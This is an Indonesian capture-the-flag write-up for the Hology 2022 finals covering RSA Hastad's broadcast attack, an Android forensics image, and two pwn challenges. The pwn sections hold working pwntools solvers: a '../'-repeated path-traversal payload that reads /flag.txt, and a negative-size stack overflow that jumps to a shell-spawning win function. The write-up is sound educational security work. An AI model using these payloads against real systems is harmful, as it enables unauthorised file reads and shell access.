**Writeup LycoReco**

**Hology 2022 - Final**



**Anggota tim:**

**average kim sejeong enjoyer**

**azuketto**

**chaerla**

# **Daftar Isi**

[**Daftar Isi**](#_jtobumv3ewy0) **2**

[**Crypto**](#_4adhhx6t0eov) **2**

[impossible](#_m36wkrp4fafi) 3

[Flag: hology5{s0rry\_for\_w4sting\_your\_tim3}](#_ii3pv6xc0u3g) 6

[**Pwn**](#_b9or4c5td3i8) **7**

[cataloque](#_pueihmn7u4vh) 7

[Flag: hology5{1d73a4b5a3347497c496662f983c1883}](#_1jeezrxok8ts) 11

[dreamer](#_15hkknhqm3ap) 12

[Flag: hology5{e0c51f41a7636c0d22af31c35292e275}](#_fr2vz5x59zaf) 16

[**Foren**](#_421l36uhtqh) **17**

[Ketahuan Nakal](#_m6mj3ftoe9vq) 17

[Flag : hology5{analisa\_android\_1m4g3\_mudah\_bukan?}](#_mf5cuc1ioaxy) 21

### 

# Crypto

| impossible 400  Author: Yesver  nc 13.212.97.214 5011 |
| --- |

Saat melakukan netcat ke server, kita diberikan nilai n, c, dan e, yaitu public key RSA dan hasil enkripsi plaintext. Kami mencoba memfaktorkan nilai n dengan factordb dan sage, tetapi tidak memperoleh apa-apa. Kemudian, kami mengambil beberapa nilai n dan mencoba mencari apakah ada pasangan nilai n yang memiliki faktor yang sama (same factor attack), tetapi hal tersebut juga gagal. Maka, attack yang dapat dicoba tinggal Hastad’s Broadcast Attack. Pertama, kami mengerjakan dengan asumsi bahwa plaintext yang sama diencrypt dengan public key yang berbeda tanpa padding.

# 13.212.97.214 5011

from pwn import \* # pip install pwntools

import json

import codecs

from Crypto.Util.number import long\_to\_bytes

import math

import gmpy2

from functools import reduce

def chinese\_remainder(n, a):

sum = 0

prod = reduce(lambda a, b: a\*b, n)

for n\_i, a\_i in zip(n, a):

p = prod // n\_i

sum += a\_i \* mul\_inv(p, n\_i) \* p

return sum % prod

def mul\_inv(a, b):

b0 = b

x0, x1 = 0, 1

if b == 1: return 1

while a > 1:

q = a // b

a, b = b, a%b

x0, x1 = x1 - q \* x0, x0

if x1 < 0: x1 += b0

return x1

f = open("e.txt", "w+")

ip = "13.212.97.214"

#sock = int

sock = 5011

d = [[] for \_ in range(101)]

while True:

r = remote(ip, sock)

r.recvuntil(b'n = ')

n = int(r.recvline()[:-1].decode())

r.recvuntil(b'e = ')

e = int(r.recvline()[:-1].decode())

r.recvuntil(b'c = ')

c = int(r.recvline()[:-1].decode())

if e > 100 or e < 1:

continue

d[e].append((c, n))

if len(d[e])==e:

break

r.close()

try:

f.write(f"e : {e}")

f.write("\n")

f.write(f"{d[e]}")

except:

print(e)

print(d[e])

f.close()

rem = []

mod = []

N = 1

res = -1

for p in d[e]:

c, n = p

rem.append(c)

mod.append(n)

N \*= n

res = chinese\_remainder(mod, rem)

plain, f = gmpy2.iroot(res, e)

if f:

print(long\_to\_bytes(plain))


else:

print(f"res: {res}\n, e: {e}")

Untuk melakukan itu, kami membuat script yang melakukan koneksi berkali-kali dan mencatat semua pasangan public key dan cipher yang memiliki nilai e kecil dari 100 sampai ada nilai e yang telah dicatat sebanyak e kali, agar Hastad’s Attack dapat bekerja. Setelah beberapa saat, kami memperoleh 37 buah pasangan ciphertext dan public key untuk e = 37, dan kemudian cukup dilakukan dekripsi.



Proses dekripsi menggunakan algoritma Hastad’s Attack standar, yaitu mencari C yang kongruen dengan C1 mod n1, C2 mod n2, dst. untuk semua pasangan public key dan ciphertext. Hal tersebut dapat dilakukan menggunakan Chinese Remainder Theorem. Kemudian, cukup dicari inverse root 37 dari C, dan kami berhasil memperoleh flag.



### Flag: hology5{s0rry\_for\_w4sting\_your\_tim3}

### 


### 

# Pwn

| cataloque 356  Author: nyxmare#3607  nc 13.212.97.214 5012 |
| --- |

### 


Diberikan sebuah zip file yang berisi executabe, dockerfile, compose serta flag.




File binary merupakan 64 executable yang tidak di strip :D




Kami pun langsung mebuka binary tersebut dengan ghidra dan melihat fungsi main. Terlihat bahwa main hanya menjalankan fungsi init dan run. Fungsi init bukan merupakan bagian dari challenge sehingga bisa kita abaikan. Kami pun melanjutkan untuk menivestigasi fungsi run




Dapat dilihat bahwa fungsi run meminta input dari user lalu melakukan split berdasarkan ‘\n’ (newline)


****

Dapat dilihat setelah dilakukan split buffer yang awalnya diinput akan dimasukaan ke dalam snprintf sebanyak 0x100 (256). Kami pun mencoba menjalankan binary tersebut dan memasukan elysia karena elysia memiliki file links didalamnya



****

Namun dapat dilihat bahwa terdapat vulnerability pada snprintf karena dia hanya mengambil 0x100 (256) dari string yang sudah disediakan. Langkah pertama ialah menemukan lokasi dimana flag disimpan. Kami pun langsung membuka dockerfile untuk melihat lokasi flag



Dapat dilihat bahwa flag disimpan di /flag.txt lalu karena input pada buffer akan disimpan sebagai strings pada string “./%s/links.txt”. Jika kita menginput sebanyak 256 maka strings akan menjadi “./<256 character>/links.txt dan ketika dilakukan snprintf pada buffer\_save, strings pun akan terpotong menjadi ‘./<254 character>’ (karena ./ dihitung sebagai 2 karakter) Maka kita hanya harus menginput **‘../../../../’** sebanyak 256 - panjang dari flag.txt karena sebanyak apapun kita ../ jika kita sudah berada pada root directory maka hal ini tidak berpengaruh.

Berikut full solver yang digunakan

*from* pwn *import* \*

HOST='13.212.97.214'

PORT=5012

*# Allows you to switch between local/GDB/remote from terminal*

def start(argv=[], \*a, \*\*kw):

*if* args.GDB: *# Set GDBscript below*

*return* gdb.debug([exe] + argv, gdbscript=gdbscript, \*a, \*\*kw)

*elif* args.REMOTE: *# ('server', 'port')*

*return* remote(HOST, PORT, \*a, \*\*kw)

*else*: *# Run locally*

*return* process([exe] + argv, \*a, \*\*kw)

*# Find offset to EIP/RIP for buffer overflows*

def find\_ip(payload):

*# Launch process and send payload*

p = process(exe, level='warn')

p.sendlineafter(b'>', payload)

*# Wait for the process to crash*

p.wait()

*# Print out the address of EIP/RIP at the time of crashing*

*# ip\_offset = cyclic\_find(p.corefile.pc) # x86*

ip\_offset = cyclic\_find(p.corefile.read(p.corefile.sp, 4)) *# x64*

warn('located EIP/RIP offset at {a}'.format(a=ip\_offset))

*return* ip\_offset

*# Specify GDB script here (breakpoints etc)*

gdbscript = '''

init-pwndbg

continue

'''.format(\*\*locals())

*# Binary filename*

exe = './cataloque\_bin'

*# This will automatically get context arch, bits, os etc*

elf = context.binary = ELF(exe, checksec=False)

*# Change logging level to help with debugging (error/warning/info/debug)*

context.log\_level = 'debug'

*# ===========================================================*

*# EXPLOIT GOES HERE*

*# ===========================================================*

*# Lib-C library, can use pwninit/patchelf to patch binary*

*# libc = ELF("./libc.so.6")*

*# ld = ELF("./ld-2.27.so")*

*# Pass in pattern\_size, get back EIP/RIP offset*

*# offset = 284*

*# Start program*

io = start()

*# Send the payload*


payload=b"./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../flag.txt"

io.sendlineafter(b">> ", payload)

*# Got Shell?*

io.interactive()

Dan tadaa flag pun didapatkan



### Flag: hology5{1d73a4b5a3347497c496662f983c1883}


| dreamer 356  Author: nyxmare#3607  nc 13.212.97.214 5013 |
| --- |

### 

Diberikan sebuah binary file 64bit executable yang not stripped :D




Kami pun langsung membuka binary tersebut dengan ghidra dan menemukan fungsi yang unik yaitu win




Dapat dilihat funsgi win langsung memangil bin/sh sehingga kita lgsg dapet mengakses shell (ret2win hore)

Kami pun mencoba menjalankan binary tersebut dan mencoba untuk menginput nilai random seperti berikut




Jika kita melihat pada ghidra terdapat batas pada size yaitu 256 sehingga jika kita input melebih dari itu program akan langsung keluar







Namun terdapat vulnerability pada pengecekan size ini. Dapat kita lihat fungsi getStdinToInt sudah sangat self describing yaitu merubah stdin menjadi integer. Namun pada main ataupun getStdinToInt tidak mengecek jika kita memasukan negative value sehingga dapat out of bound



Kami mencoba untuk memasukan size sebesar **-1** dan menginput buffer sebesar 300 ternyata mendapat segfault.



Maka langkah selanjutnya ialah tinggal mencari offset sebelum overwrite return addres dan overwrite address tersebut dengan win maka lgsg dapet shell.





Maka offset yang dibutuhkan ialah 284 - 4 seleum overwrite return address. Selanjutnya tinggal rop chain biasa untuk memanggil fungsi win. Berikut sovler nya

*from* pwn *import* \*

HOST='13.212.97.214'

PORT=5013

*# Allows you to switch between local/GDB/remote from terminal*

def start(argv=[], \*a, \*\*kw):

*if* args.GDB: *# Set GDBscript below*

*return* gdb.debug([exe] + argv, gdbscript=gdbscript, \*a, \*\*kw)

*elif* args.REMOTE: *# ('server', 'port')*

*return* remote(HOST, PORT, \*a, \*\*kw)

*else*: *# Run locally*

*return* process([exe] + argv, \*a, \*\*kw)

*# Find offset to EIP/RIP for buffer overflows*

def find\_ip(payload):

*# Launch process and send payload*

p = process(exe, level='warn')

p.sendlineafter(b'>', payload)

*# Wait for the process to crash*

p.wait()

*# Print out the address of EIP/RIP at the time of crashing*

*# ip\_offset = cyclic\_find(p.corefile.pc) # x86*

ip\_offset = cyclic\_find(p.corefile.read(p.corefile.sp, 4)) *# x64*

warn('located EIP/RIP offset at {a}'.format(a=ip\_offset))

*return* ip\_offset

*# Specify GDB script here (breakpoints etc)*

gdbscript = '''

init-pwndbg

continue

'''.format(\*\*locals())

*# Binary filename*

exe = './dreamer'

*# This will automatically get context arch, bits, os etc*

elf = context.binary = ELF(exe, checksec=False)

*# Change logging level to help with debugging (error/warning/info/debug)*

context.log\_level = 'debug'

*# ===========================================================*

*# EXPLOIT GOES HERE*

*# ===========================================================*

*# Lib-C library, can use pwninit/patchelf to patch binary*

*# libc = ELF("./libc.so.6")*

*# ld = ELF("./ld-2.27.so")*

*# Pass in pattern\_size, get back EIP/RIP offset*

offset = 284-4

*# Start program*

io = start()

*# Build the payload*

payload = flat({

offset: [

elf.sym['win']

]

})

*# Send the payload*

io.recvuntil(b'Size: ')

io.sendline(b'-1')


io.recvuntil(b'Buffer: ')

io.send(payload)

*# Got Shell?*

io.interactive()

Dan tadaa flag pun didapatkan



### Flag: hology5{e0c51f41a7636c0d22af31c35292e275}

# **Foren**


| Ketahuan Nakal 436  Bobby, merupakan seorang anak SMA yang sangat nakal. Ia pernah masuk ke dalam penjara remaja sejak SMP karena kelakuannya yang suka menjahili temannya hingga berlebihan. Kini, Bobby berulah lagi hingga membuat banyak temannya merasa kesal dengannya hingga dipanggil polisi daerah. Bobby gemar menutupi jejak aksinya dan sangat terencana, oleh karena itu polisi daerah diberikan penugasan untuk mengecek HP Bobby jika ada keanehan atau kekeliruan di dalamnya. Anda, sebagai tim Digital Forensik yang dapat diandalkan diminta untuk melakukan analisa dari hasil akuisisi sebuah Android Image Phone.  Pertanyaan dari pihak kepolisian dapat diunduh pada file pertanyaan.txt.  Unduh file Imagenya disini: https://drive.google.com/file/d/1DmOtG5jNsRNtbFek1KwQBu19MX3\_P\_ZN/view?usp=share\_link  Password: NCW22\_sama\_hology5\_finalnya\_tabrakan\_gan:(  Untuk validasi jawaban setiap pertanyaan, kalian dapat melakukan remote connection ke sini:  nc 13.212.97.214 5010 |
| --- |

Diberikan sebuah file .zip yang berisi Android Image Phone. Kami melakukan analisa menggunakan ALEAPP.

**Pertanyaan 1:**

Kapan terakhir kali Bobby hendak mengunduh sebuah Game yang berkaitan dengan pembullyan di luar PlayStore? (UTC+7)

Dengan mencari pada Web Visits, didapatkan:



**26/10/2022\_15:20:28 WIB**


**Pertanyaan 2:**

Bobby memiliki aplikasi notes-taking yang berisi beberapa rencana jahatnya untuk menjahili teman-temannya.

Berapa notes yang telah dia hapus untuk menutupi jejaknya?

Dan apa nama judul notes yang berisikan list-list rencananya?

Pada hasil analisa ALEAPPS, kami mendapatkan data dari google keep. Dalam data tersebut, terdapat 5 notes, 2 di antaranya tidak memiliki judul. Jadi, kami berasumsi jumlah notes yang telah dihapus ada 2. Kami juga menemukan notes berjudul Project Revenge.


****

**2\_Project Revenge**

**Pertanyaan 3:**

Berapa kali Bobby mengunjungi website Kompas?

Dengan mencari pada Web History, didapatkan:




**2**


**Pertanyaan 4:**

Bobby akhirnya diketahui telah melakukan tindakan aksi yang sangat meresahkan sehingga membuat ia harus ditahan dulu oleh polisi karena bukti Anda.

Dia terdakwa telah menjual senjata dengan bukti yang didapatkan di aplikasi note-taking lainnya meskipun notestersebut telah DIHAPUS.

Dapatkah Anda menyebutkan 2 senjata tajam yang ia jual sebagai supplier?

Pada analisa ALEAPP, kami mengecek installed apps dan menemukan google docs, jadi kami berasumsi aplikasi note-taking yang lainnya ada google docs. Kami kemudian mencari data google docs dan menemukan db yang berjudul “DB”. Kami melakukan strings dan mendapatkan jawaban untuk pertanyaan 4 dan 5




**butterflyknife\_rajam**

**Pertanyaan 5:**

Ada tambahan informasi dari sumber yang sama sebelumnya. Berapa anggota (termasuk Bobby) yang telah mendaftarkan diri ke BreachForums? Siapakah nama anggota terakhir?

**3\_bejorkakatua**

Setelah melakukan nc, kami pun mendapatkan flag.



### Flag : hology5{analisa\_android\_1m4g3\_mudah\_bukan?}

### 